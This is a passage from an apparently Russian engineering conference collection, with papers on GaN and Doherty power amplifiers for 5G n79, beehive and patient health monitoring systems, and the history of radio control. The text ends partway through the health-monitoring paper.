


Figure 2 — Small signal S-parameters of designed PA

The designed PA layout is shown in Figure 3. The estimated overall board area is $62 \times 77 = 4774 \text{ mm}^2$. The area-optimized layout is shown in Figure 4, its estimated overall board area is $29 \times 51 = 1479 \text{ mm}^2$.




Figure 3 — The designed PA layout




Figure 4 — The designed PA area-optimized layout

The designed PA Drain Efficiency at Saturation Power is $\eta = 66 \%$. The dependence of Gain on input power is shown in Figure 5. The input 1 dB compression point is $P_{1dB} = 22.4 \text{ dBm}$. Designed PA provides high Gain not less than 14.1 dB over the entire dynamic range. The input 3rd order interception point is $IP3 = 35.9 \text{ dBm}$.




Figure 5 — Power Gain versus Input Power, P1dB finding

Figure 6 shows the dependence of Rollet stability test [3, p. 567] K - Δ coefficients on the frequency. Scattering matrix determinant Δ is constantly less than 1 and Rollet coefficient K is constantly bigger than 1, so since both conditions are simultaneously satisfied the designed PA is unconditionally stable over the entire frequency range.




Figure 6 — Rollet stability test K - Δ coefficients versus frequency

Conclusion

Microwave power amplifier based on GaN HEMT CG2H40010F in the frequency range 4.7—5.0 GHz is designed. It provides large efficiency at saturation is 66 % and high Gain not less than 14.1 dB. The amplifier is unconditional stable over the entire frequency range. The P1dB is 22.4 dBm and IP3 is 35.9 dBm. The designed power amplifier might be used at 5G microwave applications in n79 band is main for Russian Federation.

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Аннотация. В статье представлены результаты разработки микроволнового усилителя мощности для диапазона частот 5Gn79. Разработаны электрическая схема и топология микроволнового УМ, осуществлена оптимизация топологии по используемой площади и проведено моделирование в САПРNI AWR Microwave Office.

Разработанная схема СВЧ УМ в диапазоне частот 4,7—5,0 ГГц обеспечивает усиление не менее 14,1 дБ и КПД в режиме насыщения порядка 66 %. Точка однодецибельной компрессии по входу не превышает 22,4 дБм, точка пересечения с интермодуляционной составляющей третьего порядка по входу равна 35,9дБм. Показана безусловная устойчивость усилителя во всём диапазоне частот.

Ключевые слова: микроволновый усилитель мощности, GaNHEMT, 5G, высокая энергоэффективность, оптимизация топологии.

Annotation. The article presents the design results of a microwave power amplifier for the 5G n79 band. The electrical circuit is designed, the PA layout is designed and area-optimized. NI AWR Microwave Office is used for simulation.

The designed microwave PA in the frequency range 4.7—5.0 GHz provides Gain not less than 14.1 dB, Drain Efficiency at Saturation Power is 66 %. The input 1 dB compression point doesn't exceed 22.4d Bm, the 3rd intermodulation products input interception point doesn't exceed 35.9d Bm. The amplifier unconditional stability over the entire frequency range is demonstrated.

Keywords: microwave power amplifier, GaN HEMT, 5G, high efficiency, layout optimization.

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DOHERTY POWER AMPLIFIER WITH LARGE EFFICIENCY FOR 5G BASE STATION APPLICATIONS

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Introduction

The efficiency enhancement of radio transmitting modules at the nominal signal power is the crucial point for communication systems. Power amplifier (PA) efficiency performance improvement allows to reduce the heat dissipation, as well as the autonomic modules dimensions and weight. It can be achieved using the advanced technology as GaN HEMT provides superior efficiency performance, the balanced amplifier network or other Drain Efficiency enhancement methods. The most common and accomplished way is Doherty PA provides additional sufficient linearity improvement.

In this paper GaN HEMT Doherty PA (DPA) for 5G base station applications based on previous proposed single-stage AB PA is designed. The balanced PA (BPA) and DPA performances are compared. NI AWR Microwave Office for simulation is used.

Main part

At the previous article the GaN HEMT single-stage PA in the frequency range 4.7—5.0 GHz is designed. As the PA dynamic range is limited by P1dB and IP3 values, the BPA with extended dynamic range using Lange coupler is designed. The designed Lange coupler linear S-parameters: the coupling ratios are $S_{21} = -3.01$ dB, $S_{31} = -3.11$ dB, the ports isolation is not less than $S_{23} = S_{32} = -23.2$ dB.

Figure 1 shows the dependence of Gain on input power of BPA. Compared to the single-stage PA the BPA input 1 dB compression point and 3rd intermodulation products input interception point are increased by 3.6 dBm and 2.9 dBm, respectively, so the P1dB = 26.0 dBm and IP3 = 38.8 dBm.




Figure 1 — The BPA Gain versus Input Power, P1dB finding

The BPA Drain Efficiency versus Output power Back-Off (OBO) is shown in Figure 2. The peak Drain Efficiency is $\eta_{\text{peak}} = 69.5$ %. However,

with the OBO decreasing the efficiency is rapidly falling by the square root of OBO law [1, p. 14], so the Drain Efficiency at -6 dB OBO is not greater than $\eta(-6 \text{ dB}) = 32.6 \%$.




Figure 2 — The BPA Drain Efficiency versus OBO

The designed BPA is supposed to be used at 5G applications, which have disadvantage of high PAPR signals and strict efficiency and linearity requirements. The considered PA efficiency performance drop at OBO values, as well as linearity degradation might be compensated using Doherty Power Amplifier. Doherty technology is especially preferred, since the BPA can be easily transformed into the DPA. To do this, one amplifier stage of the BPA is needs to be class C biased and output Lange coupler is needs to be replaced into the Doherty power combiner.

The designed DPA layout is shown in Figure 3 (1 — Lange coupler with input fed lines, 2 — Class AB PA, 3 — Class C PA, 4 — Doherty power combiner with output fed lines). The board dimensions is 90×60 mm.




Figure 3 — The designed DPA layout

The class AB PA bias is -3.0 V nearby the pinch-off region, the class C PA is deeply biased at -7.0 V. Doherty power combiner is implemented

with quarter wave delay line at the class AB output and matching impedance transformer at the DPA output.

The dependence of Gain on input power of the DPA is shown in Figure 4. The DPA P1dB is 32.4 dBm by 6.4 dBm greater than a BPA, the DPA IP3 is increased by 4.4 dBm at 43.2 dBm. However, the high power region Gain is less by 3 dB, which is typical Gain drop value for DPA and the main disadvantage of technology.




Figure 4 — The DPA Gain versus Input Power, P1dB finding

Figure 5 shows the dependence of the DPA Drain Efficiency versus OBO. The peak efficiency is $\eta_{\text{peak}} = 68.9\%$, and the early additional efficiency peak at -6 dB OBO equal to $\eta(-6 \text{ dB}) = 58.9\%$ is formed, which is exceeded by 26.3 % than the BPA efficiency. In fact, the DPA provides great efficiency enhancement at the entire OBO range, especially at the high power region. Specified DPA efficiency property is critical for 5G systems, as the OFDM signals with PAPR up to 10—12 are used. Also the DPA classes AB and C combination improves the linearity performance, which reflects at P1dB and IP3 sufficient increase.




Figure 5 — The DPA Drain Efficiency versus OBO

Designed DPA frequency band is 4.7—5.0 GHz, so the presented DPA is recommended to use at 5G n79 microwave applications; n79 is the most common band in the Russian Federation and one of the most under researched 5G FR1 bands for now. Table 1 summarizes the performance of the designed DPA with comparison to previously published DPAs.

Table 1 — Comparison the designed DPA with previously published

Spec.	This paper	[2, p. 39-50]	[2, p. 83-93]	[3]	[4]
Technology	GaN HEMT	Si LDMOS	GaN HEMT	GaN HEMT	GaN HEMT
Frequency band, GHz	4.70—5.00	2.11—2.17	2.14—2.66	2.80—4.00	3.40—3.60
Peak Efficiency, %	69	53	69	71	72
Efficiency at –6 dB OBO, %	60	38	50	35	55
Gain at –6 dB OBO, dB	9.5	11.0	9.0	9.5	12.0
Max. output power, dBm	45.5	33.7	42.0	46.0	44.0
Input P1dB, dBm	32.4	23.0	21.0	25.5	21.5

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Аннотация. В статье представлены результаты разработки высокоэффективного усилителя мощности Догерти для диапазона частот 5Gn79, недостаточно освоенного на сегодняшний день. Разработаны электрическая схема и топология микроволнового усилителя мощности Догерти, проведено моделирование в САПР NIAWRMicrowaveOffice.

Разработанный усилитель мощности Догерти в диапазоне частот 4,7—5,0 ГГц обеспечивает КПД с пиковым значением 69 % и

значением 60 % при снижении выходной мощности на 6 дБ. Линеаризация усиления обеспечивается существенным повышением точки однодецибельной компрессии по входу, не превышающей 32,4 дБм, и точки пересечения с интермодуляционной составляющей третьего порядка по входу, равной 43,2 дБм.

Ключевые слова: усилитель мощности Догерти, 5G, повышенная энергоэффективность, линеаризация усиления.

Annotation. The article presents the design results of a large efficiency Doherty power amplifier for the 5G n79 band under researched for now. The electrical circuit and layout are designed. NI AWR Microwave Office is used for simulation.

The designed Doherty PA in the frequency range 4.7—5.0 GHz provides enhanced efficiency 69 % at peak and 60 % at –6 dB output back-off. Amplification linearization provides by sufficient increase of the input 1 dB compression point doesn't exceed 32.4 dBm and 3rd intermodulation products input interception point doesn't exceed 43.2 dBm.

Keywords: Doherty power amplifier, 5G, enhanced efficiency, amplifiers linearization.

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DOHERTY POWER AMPLIFIER SYSTEM TESTING USING 5G SIGNALS

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Introduction

Modern telecommunications impose extremely strict requirements on the linearity performed in the modulation quality and out-of-band spectral power. As long as the 4G LTE and 5G NR standards are specified for digital types of modulation usage, the information signals are become quite sensible to non-linear distortions, especially to the intermodulation distortion (IMD). While the channel bandwidth (BW) is set from 10 to 100 MHz with 10 MHz small offset, the spectral purity is required. The most

significant non-linear distortions in the microwave chain are caused by the power amplifiers (PA).

In this paper the previous proposed Doherty Power Amplifier (DPA) provides sufficient linearization and efficiency enhancement is tested using 5G signals. The NI AWR VSS for testing and simulation is used.

Main part

At the previous paper the GaN HEMT DPA in the 5G n79 band with large efficiency is designed. The input P1dB = 32.4 dBm and the input IP3 = 43.2 dBm are obtained.

In telecommunications the modulation quality is evaluated at Error-Vector-Magnitude (EVM) is the average root-mean-square (RMS) relative deviation of constellations symbols. Then the EVM value is too high, the symbols are overlap, so the Bit-Error-Rate (BER) increases and data rate decreases. The spectral out-of-band power is interfering with adjacent channels and causing its distortions, so it needs to be minimized. The Adjacent Channel Leakage Ratio (ACLR) is the difference between total propagated out-of-band power and the total baseband propagated power.

In accordance with 3GPP specifications [1, p. 76—84] the 5G signals are might be modulated by QPSK, 16-QAM, 64-QAM and 256-QAM. It depends on the channel noise contamination, so the QPSK is the most noise immune. After the QPSK/QAM mapping, the signal is mapping for subcarriers, so the OFDM signal is forming. The number of subcarriers might be 256, 512, 768, 1024, 1536, 2048, 3082 or 4096. The subcarriers spacing is set by scalable numerology and might be 15, 30, 60, 120 or 240 kHz, but usually in the range FR1 (below 6 GHz) 15 kHz is used.

The 16-QAM OFDM source system diagram in CAD AWR DE is shown in Figure 1. The input digital signal is generating by the random binary source. The number of carriers is NC = 1024, subcarrier spacing is CS = 15 kHz. Carrier frequency is set F = 4.85 GHz for proposed DPA testing, the BW is 10 MHz includes 0.71 MHz side guard intervals.




Figure 1 — The 16-QAM OFDM source system diagram

The designed DPA test bench system diagram is shown in Figure 2.




Figure 2 — The DPA test bench system diagram

The generated 16-QAM OFDM signal has a high Peak-to-Average-Power Ratio (PAPR) about 11.4 dB. The nonlinear behavior model represents the designed DPA using plenty of amplifier parameters, such as S-parameters, P1dB, AM-AM/AM-PM characteristics etc. ACLR is measured by Vector Signal Analyzer (VSA) with 10 MHz adjacent channel offset. EVM is measured by VSA using RMSmax metric and Align block, which used for gain, phase and delay compensate. Finally, the amplified 16-QAM OFDM signal is demodulated and demapped.

The DPA impact on the 16-QAM OFDM constellations at the input power 37 dBm is shown in Figure 3. As the input power is greater than the input P1dB, the constellation symbols are intensively deviated because of non-linear harmonics distortion. Once the distorted symbols are deviated close to the other symbols, the BER rapidly increases and the DPA is not recommended to use.




Figure 3 — The illustration of the DPA impact on constellations

The 16-QAM OFDM power spectrum after the DPA amplification is shown in Figure 4. With the amplification the out-of-band spectral power significantly increases, so the adjacent channel is distorted.




Figure 4 — The illustration of the DPA impact on power spectrum

The 3GPP requirements to 5G radio transmitter signals EVM are varying depends on used modulation type from 3.5 to 18.5 %. According to 3GPP specifications, ACLR should be not greater than -44.2 dBc. The results of the DPA testing at the maximum available input power with different modulation types is shown in Table 1.

Table 1. The DPA EVM and ACLR performance at the maximum available input power

Modulation	Max. power, dBm	EVM _{max} , %	EVM required, %	ACLR _{max} , dBc	ACLR required, dBc
QPSK	40	17.9	18.5	-21.4	-44.2
16-QAM	39	12.3	13.5	-22.8	
64-QAM	37	8.1	9.0	-25.2	
256-QAM	37	3.4	4.5	-24.9	

As shown in the previous papers, the digital pre-distortion (DPD) is necessary to be used in order to meet the 5G ACLR requirements. The DPD is generally used at the telecommunication systems PA. In [2, p. 99] the ACLR improvement from -25.2 to -48.5 dBc using DPD is shown. However, the DPD implementation is quite challenging DSP task.

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Аннотация. В статье представлены результаты тестирования усилителя мощности Догерти для диапазона частот $n79$ с использованием 5G сигналов. Тестирование проведено для OFDMQPSK, 16-QAM, 64-QAM и 256-QAM сигналов с пик-фактором 11,4 дБ. В САПР NIAWRVSS разработана системная диаграмма для тестирования УМ с измерением EVM и ACLR.

Разработанный УМ Догерти при входной мощности до 37—40 дБм удовлетворяет требованиям 5G к EVM. Показана необходимость реализации системы цифровых предусказаний для удовлетворения требований 5G к ACLR.

Ключевые слова: усилитель мощности Догерти, 5G, модуль вектора ошибки, коэффициент утечки мощности в соседнем канале, системное моделирование.

Annotation. The article presents the testing results of the designed Doherty PA in the $n79$ band using 5G signals. Testing is provided using OFDM QPSK. 16-QAM, 64-QAM and 256-QAM signals with PAPR 11.4 dB. The system diagram for PA testing and EVM/ACLR measurement in the CAD AWR VSS is designed.

The designed Doherty PA satisfies the 5G EVM requirements for input power below 37—40 dBm. Unless designed Doherty PA is not meeting the 5G ACLR requirements, Digital Pre-Distortion is necessary to be used.

Keywords: Doherty power amplifier, 5G, Error-Vector Magnitude, Adjacent Channel Leakage Ratio, system modeling.

UDC 681.2

BEE HIVE CONDITION REMOTE MONITORING SYSTEM

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Introduction. Beekeeping is a significant and integral component of the agro-industrial complex of the Russian Federation. In the system of integrated use of bee colonies, the profit from pollination of agricultural crops in many European countries, the USA and Canada exceeds 60% [1].

The technologies and technical equipment used in the modern field of beekeeping are not able to create conditions for increasing the production of beekeeping products, in this regard, specialists in the agricultural sector need the most complete study of the biological characteristics of bees, as well as advanced production technologies, in order to implement a program for the development of the agro-industrial complex.

For the purpose of life support, as well as the formation of conditions for the most convenient living and vital activity of bees, as well as for the preservation of bee colonies, a system for monitoring the state of the apiary is proposed.

Main part. The main tasks of the apiary monitoring system is to control the weight of the hive, as well as the temperature and humidity inside the hive.

The apiary condition monitoring system (Fig. 1) consists of a microcontroller of a hive weight measurement device, a climate control device and an information and communication device (GSM module).




Figure 1 – The apiary condition monitoring system

Continuous monitoring of the weight of the hive makes it possible to determine two important conditions of the bee family. First, if the mass of the hive does not change during a certain period, then the bees have nowhere to collect nectar, and the bee family does not work. This leads to the fact that the renewal of the bee population is interrupted, and the family may die. Secondly, when all the frames are full - the mass of the hive has reached its maximum value — the bees have nowhere to carry nectar, and again the family stops working.

The weight measuring device (Fig. 2) consists of four load cells connected by a bridge circuit with a maximum measured weight value of 200 kg and a signal converter from the load cells (chip HX711).

The climate control device consists of temperature and humidity sensors. These sensors can be either independent or combined. The device transmits a digital signal with temperature and humidity readings to the microcontroller. Monitoring of humidity and temperature inside the hive and periodic ventilation makes it possible to avoid excessive humidity and in case of a decrease in the temperature of dew loss. Due to the high humidity, mold can form on the walls of the hive, which can provoke diseases in bees.




Figure 2 – The weight measuring device

The weighing device and the climate control device are connected to a microcontroller, where data is collected and processed. Further, this data is transmitted using the GSM module to the user.

Conclusion. The apiary condition monitoring system will help to plan apiary life support activities correctly, which will increase the volume of beekeeping production.

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Аннотация. Рассмотрена структурная схема системы мониторинга состояния пасеки, состоящая из устройства измерения веса улья, устройства климатического контроля и информационно-коммуникационного устройства (GSM-модуля). Главными задачами системы мониторинга состояния пасеки является контроль веса улья, а также температуры и влажности внутри улья.

Устройство измерения веса состоит из четырех тензодатчиков, включенных по мостовой схеме. Устройство взвешивания и устройство климатического контроля подключаются к

микроконтроллеру, где происходит сбор и обработка данных. Далее эти данные передаются с помощью GSM-модуля пользователю.

Ключевые слова: GSM-модуль, датчик веса, датчик влажности и температуры, беспроводная связь, мониторинг.

Annotation. The structural scheme of the apiary monitoring system consisting of a device for measuring the weight of the hive, a climate control device and an information and communication device (GSM module) is considered. The main tasks of the apiary monitoring system is to control the weight of the hive, as well as the temperature and humidity inside the hive.

The weight measurement device consists of four load cells connected according to the bridge scheme. The weighing device and the climate control device are connected to a microcontroller, where data is collected and processed. Further, this data is transmitted using the GSM module to the user.

Keywords: GSM module, weight sensor, humidity and temperature sensor, wireless communication, monitoring.

UDC 62

RADIO-CONTROLLED UNMANNED AERIAL VEHICLES

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Introduction.

The first general use of radio control systems in models started in the 1950s with single-channel self-built equipment; commercial equipment came more later. The advent of transistors reduced the battery requirements greatly, since the current requirements at low voltage were greatly reduced and the high voltage battery was eliminated. In both tube and early transistor sets the model's control surfaces were operated by an electromagnetic escapement controlling the stored energy in a rubber-band loop, while allowing simple on/off rudder control (left, right and neutral) and sometimes other functions such as motor speed [3].

Main part.

Crystal-controlled superposition receivers with better selectivity and stability made the control devices more efficient and cost-effective. Multichannel improvements were particularly useful for aircraft that actually needed three control dimensions (tilt, rotation, and engine speed), as opposed to ships that only needed two or one.

When the electronics revolution began, the design of single-signal channel circuits became redundant, instead radios supplied proportionally encoded signal streams that could be interpreted by a servo mechanism for Pulse Width Modulation (PWM).

More recently, high-end hobby systems with pulse code modulation (PCM) functions have appeared on the market, which instead of the previous PWM encoding type provide a computer-controlled digital bitstream signal to the receiving device. However, despite this coding, in-flight transmission loss has become more common, partly due to the increasingly wireless society. Some more modern FM signal receivers, which instead continue to use "PWM" encoding, thanks to the use of more advanced computer chips, can be made to independently record and use the unique signal characteristics of the output of a particular PWM RC transmitter, without the need for a special "code" that is transmitted along with control information, as PCM encoding has always required.

"In the early 21st century, 2.4 gigahertz spread spectrum RC control systems have become increasingly utilized in control of model vehicles and aircraft" [3, www]. Currently these 2.4 GHz systems are produced by most manufacturers of radio equipment.

The radio systems cost from few thousand dollars to under \$ 30. Some manufacturers even offer conversion kits for older digital 72 MHz or 35 MHz receivers and radios. Because nascent 2.4 GHz band spread spectrum RC systems typically use a "frequency agile" mode, such as FHSS, which no longer remain at a fixed frequency during Operation, older provisions for "exclusive use" at Model aerodromes for frequency control of VHF band RC control systems for VHF band RC systems that only used a specific frequency unless it was changed are not as mandatory as before.

"Military remote control applications are generally not radio control in the direct sense that directly serves flight control interfaces and drive power settings, but in the form of instructions sent to a fully autonomous computer-controlled Autopilot" [4, www]. Instead of the "turn left" sign, which is applied until the plane flies in the right direction, the system sends a single instruction that says: "fly to this point".

The most prominent examples of vehicle radio remote control are Mars exploration rovers such as Sojourner.

Today, radio control is used in industry for equipment such as bridge cranes and shunting locomotives. Radio-controlled teleoperators are used for checks, special vehicles for defusing bombs. Some remote-controlled devices are called Loose robots, but they are better classified as teleoperators, since they do not work autonomously, but only under the control of a human operator.

The industrial radio remote control can be operated by a person or computer control system in machine-to-machine (M2M) mode. For

example, an automated warehouse can use a computer-operated radio-controlled crane to retrieve a specific item. “Some applications, such as industrial radio controllers for lifting machines, must be error-free in many countries” [1, www].

Industrial remotes work differently than most consumer goods. When the receiver captures the radio signal sent by the transmitter, it checks that it has the correct frequency and that all security codes match. as soon as the check is complete, the receiver sends an instruction to an activated relay. The relay activates a function in the application that corresponds to the button on the transmitter. It may involve turning on an electric directional motor in a bridge crane. “There are usually several relays in a receiver, and a complex thing like a bridge crane may require up to 12 or more relays to control all directions. With a receiver that opens the gate, two relays are often enough” [4, www].

In conclusion it should be said that industrial remote controls are getting more and higher safety requirements. For example: a remote control may not lose the safety functionality in case of malfunction [2]. This can be avoided by using redundant relays with forced contacts.

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Аннотация. Радиоуправление (часто сокращенное до RC) – это использование управляющих сигналов, передаваемых по радио, для дистанционного управления устройством. Примерами простых систем радиоуправления являются устройства для открывания гаражных ворот и системы бесключевого доступа для транспортных средств, в которых небольшой ручной радиопередатчик отпирает или открывает двери. Радиоуправление также используется для управления моделями транспортных средств с помощью ручного радиопередатчика. Промышленные, военные и научно-исследовательские организации также используют радиоуправляемые транспортные средства. Быстро растущим применением является управление беспилотными летательными аппаратами (БПЛА или дронами) как для гражданского,

так и для военного использования, хотя они имеют более сложные системы управления, чем традиционные приложения.

Ключевые слова: транзистор, реле, телеоперация, кварцевый генератор, расширенный спектр

Annotation. Radio control (often abbreviated to RC) is the use of control signals transmitted by radio to remotely control a device. Examples of simple radio control systems are garage door openers and keyless entry systems for vehicles, in which a small handheld radio transmitter unlocks or opens doors. Radio control is also used for control of model vehicles from a hand-held radio transmitter. Industrial, military, and scientific research organizations make use of radio-controlled vehicles as well. A rapidly growing application is control of unmanned aerial vehicles (UAVs or drones) for both civilian and military uses, although these have more sophisticated control systems than traditional applications

Keywords: transistor, relay, teleoperation, crystal oscillator, spread-spectrum.

UDC 614.39

THE HEALTH MONITORING SYSTEM FOR CLINIC'S PATIENTS

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Introduction.

Health monitoring systems are very much in demand and relevant at any time. Human health, especially susceptible to chronic diseases, needs all time monitoring, while the availability of medical personnel is limited for various reasons, even at the level of private clinics. In addition, measurements of health indicators (for example, temperature, blood pressure, saturation) cannot be performed with the necessary frequency for each individual patient of the clinic, especially if he is not on inpatient treatment. The inability to promptly assess the health status of a chronically ill person in some cases may cost the patient's life. The system being developed is designed to solve this problem.

The main part.

1. Overview of analogs and selection of a prototype system.

In the first part of the work, the analysis of the systems offered on the modern market for monitoring patient health indicators both in a hospital/clinic setting and remotely was done. It can be seen that in the most cases, the proposed functionality and the structural design of such systems are identical and will serve as the basis for the designing system functionality [1].

Firstly, the analog of the health monitoring system is the ArchiMed system. This is a relatively complex system that assumes the possibility of scaling. Such systems are made to order with various characteristics, but the price for them will be large, there are no clear boundaries in the description of the system on which measurements the system is based.

Another option is the Medesk system, which in general is a medical information system and contains a cloud interface, which is actually a program that provides access to the database, according to the paid tariff. Like the ArchiMed+ MIS, the Medesk is a scalable system in which meters are not clearly prescribed, which means that an expensive correction of the system for a specific clinic must be carried out.

It is also possible to single out the MEDMIS system as a system for a small clinic and private practice. It is also associated with a specially designed program for the collection and storage of medical data.

Also in the sources, the Wellness Connected system was mentioned. The system, unlike previous monitoring systems, is not a single software product, but a heterogeneous set of applications and devices for remote monitoring that allow you to transmit data about the medical parameters of clients of a medical organization. The devices included in the system can be: scales and tonometers connected to a common network, activity and sleep trackers. The data is sent to the server, the information is displayed graphically.

Also, as an analogue of the system, we can single out the Biotronik Home Monitoring system, which includes home monitoring of cardiac activity connected to the patient's system called CardioMessenger. It collects, encrypts and sends clinical data (including health indicators, health information) to a medical organization or doctor. At the same time, this information is categorized according to its importance, based on the patient's basic health needs.

Since these systems involve the preparation of documentation and coordination with the relevant authorities during implementation, it is advisable to take into account the systems already implemented and authorized on the territory of the Russian Federation when developing the system. This is especially true in the context of total sanctions. Therefore, as a prototype of the system being developed (including the system being developed can be considered as an addition to the existing system), let's take the system of "Remote monitoring of the state of patient health" of

Smarteca, the description of which is presented in the source [2]. This system was developed and implemented in the national research medical centers of the Ministry of Health of the Russian Federation, FSBI "NMIC PM" of the Ministry of Health of the Russian Federation, with the participation of the main freelance cardiologists of the Ministry of Health of the Russian Federation, who provide methodological support to participants during the implementation of the system.

2. The principle of operation of the system

